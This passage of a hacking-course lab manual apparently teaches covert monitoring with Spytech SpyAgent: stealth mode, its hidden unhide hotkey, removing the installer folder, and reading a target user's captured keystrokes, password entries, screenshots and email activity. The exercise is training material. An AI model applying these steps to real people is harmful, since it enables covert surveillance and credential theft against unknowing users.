


Figure 3.2.18: Entering the password

30. The **Stealth Notice** window appears; read the instructions carefully, and then click **OK**.

Note: To bring SpyAgent out of stealth mode, press the **Ctrl+Shift+Alt+M** keys.




Figure 3.2.19: Stealth Mode Notice

31. The **spytech SpyAgent** pop-up appears. Select the **Do not show this Help Tip again** and **Do not show Related Help Tips like this again** checkboxes and click **click to continue....**



Figure 3.2.20: Start monitoring

32. Remove the **Spytech SpyAgent** folder from **Desktop**.
33. Close **Remote Desktop Connection** by clicking on the close icon (X).
- Note:** If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.
34. Now, switch to the **Windows Server 2016** virtual machine and log in with the credentials **Jason and qwerty**.
- Note:** Here, we are running the target machine as a legitimate user.
35. Open the **Internet Explorer** web browser and browse any website.

T A S K 2 . 5**Perform User Activities**

Note: In this lab, we are browsing the **Gmail** and **LinkedIn** websites.

36. Once you have performed some user activities, close all windows. Click the **Start** icon from the bottom left-hand corner of the **Desktop**, click the user icon (A), and click **Sign out**. You will be signed out from Jason's account.




Figure 3.2.21: Sign out

37. Switch back to the **Windows Server 2019** virtual machine and follow **Steps 1 - 4** to launch **Remote Desktop Connection**.

38. Close the **Server Manager** window.

Note: If a SpyAgent trial version pop-up appears, click **continue....**

39. To bring **Spytech SpyAgent** out of stealth mode, press they **Ctrl+Shift+Alt+M** keys.

40. The **Enter Access Password** pop-up appears; enter the password from **Step 19** and click **OK**.

Note: Here, the password is **test@123**.




Figure 3.2.22: Entering the password


T A S K 2 . 6**Monitor User Activities**

Figure 3.2.23: Selecting View Keystrokes Log

41. The **spytech SpyAgent** window appears; click **KEYBOARD & MOUSE**, and then click **View Keystrokes Log** from the resulting options.

The screenshot shows a table titled 'Keystrokes Typed - 6 Entries' with the following data:

Application	Window Title	Username	Time
sysdiag.exe	Spytech SpyAgent	Jason	Fri 11/08/19 @ 3:24:09 PM
explorer.exe	Program Manager	Jason	Fri 11/08/19 @ 3:24:46 PM
explorer.exe	Program Manager	Jason	Fri 11/08/19 @ 3:29:29 PM
*sysdiag.exe	no title (Spytech SpyAgent)	Jason	Fri 11/08/19 @ 3:19:59 PM
*sysdiag.exe	no title ()	Jason	Fri 11/08/19 @ 3:29:32 PM
iexplore.exe	MSN India Breaking News, Entertainment, Latest Videos, O...	Jason	Fri 11/08/19 @ 3:25:34 PM

At the bottom of the window, there's a note: 'Note: Log entries preceded with a '*' indicate a password entry.'

Figure 3.2.24: Resulted keystrokes

43. Click the **Screenshots** option from the left-hand pane to view the captured screenshot of the user activities. Similarly, in **Email Activity** under the **Screenshots** options, you can view the email account accessed by the user on the target system.




Figure 3.2.25: Screenshot Viewer

44. Navigate back to the **spytech SpyAgent** main window. Click **Website Usage**, and then click **View Websites Logged**.


